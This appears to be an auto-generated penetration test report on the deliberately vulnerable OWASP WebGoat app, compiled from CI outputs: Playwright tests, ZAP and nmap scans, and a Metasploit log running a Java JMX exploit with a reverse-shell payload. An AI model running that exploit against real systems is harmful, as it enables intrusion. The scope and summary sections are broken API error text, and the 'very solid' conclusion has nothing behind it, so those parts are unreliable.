

Pentest Report

Penetration test of OWASP WebGoat

Consultant: ASTICI

14/10/2023

Executive Sumary

Overview

ASTICI Inc. performed a Web Application Penetration Test on OWASP WebGoat applications. The scope of the testing was the following.

{"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/contents#get-repository-content"}

ASTICI Inc. found that with a few minor exceptions the quality and coverage of security controls in the OWASP WebGoat applications were very solid.

Resume

{"message":"Not Found","documentation_url":"https://docs.github.com/rest/repos/contents#get-repository-content"}

Finding Classification

Each finding is classified as a High, Medium, or Low risk based on ASTICI Inc. considerations of potential threats, the likelihood of attack, and the possible impact of a successful attack against Instructure's OWASP WebGoat applications. Each of these factors is assessed individually and in combination to determine the overall risk designation. These assessments are based on ASTICI Inc. professional judgment and experience providing consulting services to enterprises across the country. This report outlines the findings ASTICI Inc. collected from the testing, as well as ASTICI Inc. recommendations that will assist Instructure in reducing its risks and helping remove the vulnerabilities found.

Vulnerabilities and Recomendations

Pytest-Playwright Test Output Issue

GitHub Issue number # 535 GitHub Issue URL: Here! **Playwright** pytest Starting pytests.... ======= test session starts _____ platform linux -- Python 3.10.12, pytest-7.4.2, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: asyncio-0.21.1, anyio-4.0.0, tornasync-0.6.0.post2, base-url-2.0.0, playwright-0.4.3, trio-0.8.0 asyncio: mode=strict collected 5 items src/test AsyncWebGoatUseCases.py ... [60%] src/test WebGoatUseCases.py .. [100%] _____ ======= 5 passed in 26.44s _____

Stop pytests....

Metasploit-ParrotOS Test output

GitHub Issue number # 534

GitHub Issue URL: Here!

parrotOS metasploit

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

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Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1149 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 3s (6770 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

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
Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Cleaning up any existing old code copies of security tests...



Sample 2 : Running Java JMX Reverse HTTPS command shell exploit... >>>

[*] Processing ./src/exploit*java*jmx*reverse*https.rc for ERB directives. resource (./src/exploit*java*jmxreversehttps.rc)> use exploit/multi/misc/javajmxserver [*] No payload configured, defaulting to java/meterpreter/reverse tcp resource (./src/exploit*java*jmx*reverse*https.rc)> show options Module options (exploit/multi/misc/javajmxserver): Name Current Setting Required Description ---- ------JMXRMI jmxrmi yes The name where the JMX RMI interface is bound JMX PASSWORD no The password to interact with an authenticated JMX endpoint JMX ROLE no The role to interact with an authenticated JMX endpoint RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSLCert no Path to a custom SSL certificate (default is randomly generated) URIPATH no The URI to use for this exploit (default is random) Payload options (java/meterpreter/reverse_tcp): Name Current Setting Required Description ____ LHOST 172.17.0.2 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port **Exploit target:** Id Name 0 Generic (Java Payload) View the full module info with the info, or info -d command. [*] resource (./src/exploit/avajmxreversehttps.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitjavajmxreversehttps.rc)> use payload/generic/shellreversetcp resource (./src/exploit*java*jmx*reverse*https.rc)> exploit [*] Payload Handler Started as Job

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit

ZAP Full Scan Report

GitHub Issue number # 533

GitHub Issue URL: Here!

- Site: http://20.207.203.193:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.207.203.193:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.207.203.193:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.207.203.193:8080/WebGoat/login
 - Cookie No HttpOnly Flag [10010] total: 1:
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Cookie Slack Detector [90027] total: 2:
 - http://20.207.203.193:8080/WebGoat/login
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Cookie without SameSite Attribute [10054] total: 1:
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.207.203.193:8080/WebGoat/login
 - Base64 Disclosure [10094] total: 1:
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Non-Storable Content [10049] total: 1:
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://20.207.203.193:8080/
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/WebGoat/login
 - http://20.207.203.193:8080/WebGoat/start.mvc
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 - http://20.207.203.193:8080/WebGoat/login
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
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 - http://20.207.203.193:8080/WebGoat/login
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Session Management Response Identified [10112] total: 2:
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - http://20.207.203.193:8080/WebGoat/start.mvc
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.207.203.193:8080/
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 24:
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat

- http://20.207.203.193:8080/WebGoat
- http://20.207.203.193:8080/WebGoathttp://20.207.203.193:8080/WebGoat

View the following link to download the report. RunnerID:6518583409

Nmap-ParrotOS Scan output

GitHub Issue number # 532

GitHub Issue URL: Here!

parrotOS nmap

Nmap vulnerability scanning for 20.207.203.193

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Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 15:55 UTC Nmap scan report for 20.207.203.193 Host is up (0.22s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) ssh-hostkey: 256 b4:b1:2c:5d:3f:f6:68:31:5d:89:61:d7:20:f2:0a:ad (ECDSA) 256 1d:9b:ff:4d:b3:8b:0f:9b:3e:65:61:b3:0b:57:06:15 (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Sat, 14 Oct 2023 15:59:45 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, Socks5, TLSSessionReq, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest, HTTPOptions: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 Date: Sat, 14 Oct 2023 15:59:44 GMT | http-title: Site doesn't have a title. 9090/tcp open zeus-admin? | fingerprint-strings:

```
| GenericLines, RTSPRequest, SqueezeCenter_CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 14 Oct 2023 15:59:44 GMT
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-14T15:59:44.548+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 14 Oct 2023 16:00:02 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
```

```
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-10-14T16:00:02.416+00:00",
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)=========
SF-Port8080-TCP:V=7.92%I=7%D=10/14%Time=652ABAF0%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Sat, 14 Oct 2023 15:59:
SF:44 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
SF:r Connection: close Content-Length: 0 Date: Sat, 14\n
SF:x20Oct 2023 15:59:44 GMT
")%r(RTSPRequest,42,"HTTP/1.1
SF: 400 Bad Request Content-Length: 0 Connection: clo
SF:se
")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found
SF: Connection: close Content-Length: 0 Date: Sat, 14\x
SF:20Oct 2023 15:59:45 GMT
")%r(Socks5,42,"HTTP/1.1 40
SF:0 Bad Request Content-Length: 0 Connection: close
SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content
SF:-Length: 0 Connection: close
")%r(Help,42,"HTTP/1.1
SF:0400 Bad Request Content-Length: 0 Connection: close\n
```

```
")%r(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Con
SF:tent-Length: 0 Connection: close
")%r(TerminalServerCoo
SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C
SF:onnection: close
")%r(TLSSessionReq,42,"HTTP/1.1 400 B
SF:ad Request Content-Length: 0 Connection: close
")
SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x
SF:200 Connection: close
")%r(SMBProgNeg,42,"HTTP/1.1 400
SF: Bad Request Content-Length: 0 Connection: close \n
SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len
SF:gth: 0 Connection: close
")%r(LDAPSearchReg,42,"HTTP/1\n
SF:.1 400 Bad Request Content-Length: 0 Connection: c
SF:lose
")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C
SF:ontent-Length: 0 Connection: close
")%r(WMSRequest,42,"
SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio
SF:n: close
")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque
SF:st Content-Length: 0 Connection: close
");
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)========
SF-Port9090-TCP:V=7.92%I=7%D=10/14%Time=652ABAF0%P=x86_64-pc-linux-
gnu%r(G
SF:etRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cac
SF:he-Control: no-cache, no-store, max-age=0, must-revalidate\n
SF:r X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fr
```

SF:r

SF:ame-Options: DENY Date: Sat, 14 Oct 2023 15:59:44\n SF:x20GMT Connection: close Vary: Origin Vary: Access-Co SF:ntrol-Request-Method Vary: Access-Control-Request-Headers X-Co SF:ntent-Type-Options: nosniff Content-Type: application/json SF: { \"timestamp\" : \"2023-10-14T15:59:44.548+00:00\n SF:", \"status\" : 404, \"error\" : \"Not $SF:0Found'', ''path'' : ''/'' }")%r(WMSRequest,42,"HTTP/1\n$ SF:.1 400 Bad Request Content-Length: 0 Connection: c SF:lose ")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request SF:Content-Length: 0 Connection: close ")%r(SqueezeCenter SF:CLI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C SF:onnection: close ")%r(GenericLines,42,"HTTP/1.1 400 Ba SF:d Request Content-Length: 0 Connection: close ")% SF:r(HTTPOptions,22B,"HTTP/1.1 404 Not Found Expires: 0 \n SF:nCache-Control: no-cache, no-store, max-age=0, must-revalid SF:ate X-XSS-Protection: 1; mode=block Pragma: no-cache SF:X-Frame-Options: DENY Date: Sat, 14 Oct 2023 16:00 SF::02 GMT Allow: GET, HEAD, POST, PUT, DELETE, TR SF:ACE, OPTIONS, PATCH Connection: close Vary: Origin \n SF:nVary: Access-Control-Request-Method Vary: Access-Control-Requ SF:est-Headers X-Content-Type-Options: nosniff Content-Type: a SF:pplication/json { \"timestamp\" : \"2023-10-14T16 SF::00:02.416+00:00\", \"status\" : 404, \"error SF:\" : \"Not Found\", \"path\" : \"/\" }")%r(RTS SF:PRequest,42,"HTTP/1.1 400 Bad Request Content-Length: 0 SF: Connection: close

");

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:4.0 cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 4.0 (86%), Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE (using port 443/tcp)

HOP RTT ADDRESS

1 0.03 ms 172.17.0.1

2 5479.27 ms 20.207.203.193

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 354.81 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 16:01 UTC

Nmap scan report for 20.207.203.193

Host is up (0.22s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-10-14 16:01 UTC

Nmap scan report for 20.207.203.193

Host is up (0.22s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds

ZAP Full Scan Report

GitHub Issue number # 531

GitHub Issue URL: Here!

- Site: http://20.207.203.193:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
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 - Anti-CSRF Tokens Check [20012] total: 1:
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 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 12:
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6518583409

Sonar Cloud Code Scan Report

GitHub Issue number # 530

GitHub Issue URL: Here!

SonarQube Cloud code scan

SonarCloud Scan for OWASP WebGoat

Go to $\frac{https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST}{for full report of SonarCloud with Github SSO.}$

Snyk Report

GitHub Issue number # 529

GitHub Issue URL: Here!

Snyk_scan

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.

Pytest-Playwright Test Output Issue

GitHub Issue number # 528 GitHub Issue URL: Here! **Playwright** pytest Starting pytests.... ======= test session starts _____ platform linux -- Python 3.10.12, pytest-7.4.2, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: asyncio-0.21.1, anyio-4.0.0, tornasync-0.6.0.post2, base-url-2.0.0, playwright-0.4.3, trio-0.8.0 asyncio: mode=strict collected 5 items src/test AsyncWebGoatUseCases.py ... [60%] src/test WebGoatUseCases.py .. [100%] _____ ======= 5 passed in 29.74s _____

Stop pytests....

Metasploit-ParrotOS Test output

GitHub Issue number # 527

GitHub Issue URL: Here!

parrotOS metasploit

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [215 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [543 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1149 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 2s (11.3 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev

libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2

libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0

libmagic-mgc libmagic1 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6

libx11-data libxpm4 locales openssh-client openssh-server

openssh-sftp-server openssl python3-certifi python3-typing-extensions

43 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 32.5 MB of archives.

After this operation, 44.0 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree...

Reading state information...

43 packages can be upgraded. Run 'apt list --upgradable' to see them.

Cleaning up any existing old code copies of security tests...



Sample 2 : Running Java JMX Reverse HTTPS command shell exploit... >>>

[*] Processing ./src/exploit*java*jmx*reverse*https.rc for ERB directives. resource (./src/exploit*java*jmxreversehttps.rc)> use exploit/multi/misc/javajmxserver [*] No payload configured, defaulting to java/meterpreter/reverse tcp resource (./src/exploit*java*jmx*reverse*https.rc)> show options Module options (exploit/multi/misc/javajmxserver): Name Current Setting Required Description ---- ------JMXRMI jmxrmi yes The name where the JMX RMI interface is bound JMX PASSWORD no The password to interact with an authenticated JMX endpoint JMX ROLE no The role to interact with an authenticated JMX endpoint RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT yes The target port (TCP) SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses. SRVPORT 8080 yes The local port to listen on. SSLCert no Path to a custom SSL certificate (default is randomly generated) URIPATH no The URI to use for this exploit (default is random) Payload options (java/meterpreter/reverse_tcp): Name Current Setting Required Description ____ LHOST 172.17.0.2 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port **Exploit target:** Id Name 0 Generic (Java Payload) View the full module info with the info, or info -d command. [*] resource (./src/exploit/avajmxreversehttps.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitjavajmxreversehttps.rc)> use payload/generic/shellreversetcp resource (./src/exploit*java*jmx*reverse*https.rc)> exploit [*] Payload Handler Started as Job

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit
=======================================

ZAP Full Scan Report

GitHub Issue number # 526

GitHub Issue URL: Here!

- Site: http://20.207.205.9:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Cookie No HttpOnly Flag [10010] total: 1:
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Cookie Slack Detector [90027] total: 2:
 - http://20.207.205.9:8080/WebGoat/login
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Cookie without SameSite Attribute [10054] total: 1:
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.207.205.9:8080/WebGoat/login
 - Base64 Disclosure [10094] total: 1:
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Non-Storable Content [10049] total: 1:
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/WebGoat/login
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/WebGoat/login
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/WebGoat/login
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/WebGoat/login
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Session Management Response Identified [10112] total: 2:
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - http://20.207.205.9:8080/WebGoat/start.mvc
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.207.205.9:8080/
 - http://20.207.205.9:8080/robots.txt
 - http://20.207.205.9:8080/sitemap.xml
 - http://20.207.205.9:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 24:
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - http://20.207.205.9:8080/WebGoat
 - **.**.

View the following link to download the report. RunnerID:6518346087

- Site: http://20.207.203.193:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.207.203.193:8080/WebGoat/registration
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.207.203.193:8080/WebGoat/registration
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.207.203.193:8080/WebGoat/registration
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.207.203.193:8080/WebGoat/registration
 - Sec-Fetch-Dest Header is Missing [90005] total: 3:
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/registration
 - Sec-Fetch-Mode Header is Missing [90005] total: 3:
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/registration
 - Sec-Fetch-Site Header is Missing [90005] total: 3:
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/registration
 - Sec-Fetch-User Header is Missing [90005] total: 3:
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/registration
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.207.203.193:8080/
 - http://20.207.203.193:8080/robots.txt
 - http://20.207.203.193:8080/sitemap.xml
 - http://20.207.203.193:8080/WebGoat/registration
 - User Agent Fuzzer [10104] total: 12:
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - http://20.207.203.193:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6518583409

Nmap-ParrotOS Scan output

GitHub Issue number # 525

GitHub Issue URL: Here!

parrotOS nmap

Nmap vulnerability scanning for 20.207.205.9

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.4 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.6 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.7 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [115 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [215 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [543 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1149 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [22.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.9 MB in 2s (12.0 MB/s)

Reading package lists...

Building dependency tree...

